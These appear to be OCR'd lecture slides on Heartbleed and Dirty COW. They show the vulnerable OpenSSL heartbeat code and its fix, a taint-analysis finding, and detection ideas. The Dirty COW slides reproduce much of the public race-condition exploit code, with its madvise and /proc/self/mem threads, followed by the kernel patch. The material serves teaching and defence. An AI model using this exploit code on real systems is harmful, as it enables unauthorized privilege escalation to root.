
Fix:

```
hbtype = *p++;
n2s(p, payload);
+ if (1 + 2 + payload + 16 > s->s3->rrec.length)
+    return 0; /*silently discard per RFC 6520 sec. 4*/
pl = p;
```

Essentially a bounds check, using the correct record length in the SSL3 structure (s3->rrec) that described the incoming HeartbeatMessage.

The Heartbleed Bug: How can you automatically detect?

- Random structural fuzzing
  - Takes grammars describing packet structures as inputs
- Taint analysis
  - Which variables can get affected by untrusted user input?



tls1_process_heartbeat *(/col5/ddehaas/CSOINDIRECT/tmp/openssl-1.0.1f/ssl/t1_lib.c)*

```
tls1_process_heartbeat(SSL *s)
        {
        unsigned char *p = &s->s3->rrec.data[0], *pl;
        unsigned short hbtype;
        unsigned int payload;
        unsigned int padding = 16; /* Use minimum padding */

        /* Read type and payload length first */
        hbtype = *p++;
        n2s(p, payload);
        pl = p;

        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

        if (hbtype == TLS1_HB_REQUEST)
                {
                unsigned char *buffer, *bp;
                int r;

                /* Allocate memory for the response, size is 1 bytes
                 * message type, plus 2 bytes payload length, plus
                 * payload, plus padding
                 */
                buffer = OPENSSL_malloc(1 + 2 + payload + padding);
                bp = buffer;

                /* Enter response type, length and copy payload */
                *bp++ = TLS1_HB_RESPONSE;
                s2n(payload, bp);
                memcpy(bp, pl, payload);
```

Tainted Buffer Access

This code could read past the end of the buffer pointed to by `s2` memcpy.c:41.

- The code reads from the buffer pointed to by `s2` memcpy.c:41 at a position tainted by a file descriptor.
  - `payload` is derived from `n` memcpy.c:41.
  - `payload` is tainted by a file descriptor.

The issue can occur if the highlighted code executes.

See related event 70.

Show: All events | Only primary events

Dirty COW (Copy-on-write)

- A computer security vulnerability for the Linux kernel that affects all Linux-based operating systems including Android.

- It is a local privilege escalation bug that exploits a race condition in the implementation of the copy-on-write mechanism.
  - The bug has been in Linux kernel since September 2007, and has been actively fixed after October 2016.


- Although it is a local privilege escalation bug, remote attackers can use it in conjunction with other exploits that allow remote execution of non-privileged code to achieve remote root access on a computer.

Dirty COW

```
  map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
  printf("mmap %zx\n\n",(uintptr_t) map);
/*
You have to do it on two threads.
*/
  pthread_create(&pth1,NULL,madviseThread,argv[1]);
  pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
/*
You have to wait for the threads to finish.
*/
  pthread_join(pth1,NULL);
  pthread_join(pth2,NULL);
  return 0;
```


A file (writable only by root)
is open in read-only mode

Dirty COW



```c
void *procselfmemThread(void *arg)
{
  char *str;
  str=(char*)arg;
/*
You have to write to /proc/self/mem :: https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16
>  The in the wild exploit we are aware of doesn't work on Red Hat
>  Enterprise Linux 5 and 6 out of the box because on one side of
>  the race it writes to /proc/self/mem, but /proc/self/mem is not
>  writable on Red Hat Enterprise Linux 5 and 6.
*/
  int f=open("/proc/self/mem",O_RDWR);
  int i,c=0;
  for(i=0;i<100000000;i++) {
/*
You have to reset the file pointer to the memory position.
*/
    lseek(f,(uintptr_t) map,SEEK_SET);
    c+=write(f,str,strlen(str));
  }
  printf("procselfmem %d\n\n", c);
}
```

Dirty COW



```
void *madviseThread(void *arg)
{
  char *str;
  str=(char*)arg;
  int i,c=0;
  for(i=0;i<100000000;i++)
  {
/*
You have to race madvise(MADV_DONTNEED) :: https://access.redhat.com/securit
> This is achieved by racing the madvise(MADV_DONTNEED) system call
> while having the page of the executable mmapped in memory.
*/
    c+=madvise(map,100,MADV_DONTNEED);
  }
  printf("madvise %d\n\n",c);
}
```

Dirty COW


DIRTY COW

Linux

```
MADV_DONTNEED
       Do not expect access in the near future.  (For the time being,
       the application is finished with the given range, so the
       kernel can free resources associated with it.)

       After a successful MADV_DONTNEED operation, the semantics of
       memory access in the specified region are changed: subsequent
       accesses of pages in the range will succeed, but will result
       in either repopulating the memory contents from the up-to-date
       contents of the underlying mapped file (for shared file
       mappings, shared anonymous mappings, and shmem-based
       techniques such as System V shared memory segments) or zero-
       fill-on-demand pages for anonymous private mappings.
```

Dirty COW


DIRTY COW



Thrown out of the page cache & will be reloaded on next read

Race condition between COW copying and madvise results in ignoring the RDONLY bit

Dirty COW



```
 }
+/*
+ * FOLL_FORCE can write to even unwritable pte's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pte(pte_t pte, unsigned int flags)
+{
+       return pte_write(pte) ||
+               ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pte_dirty(pte));
+}
+
 static struct page *follow_page_pte(struct vm_area_struct *vma,
                unsigned long address, pmd_t *pmd, unsigned int flags)
 {
@@ -95,7 +105,7 @@ retry:
        }
        if ((flags & FOLL_NUMA) && pte_protnone(pte))
                goto no_page;
-       if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+       if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
                pte_unmap_unlock(ptep, ptl);
                return NULL;
        }
@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
         * reCOWed by userspace write).
         */
        if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-               *flags &= ~FOLL_WRITE;
```

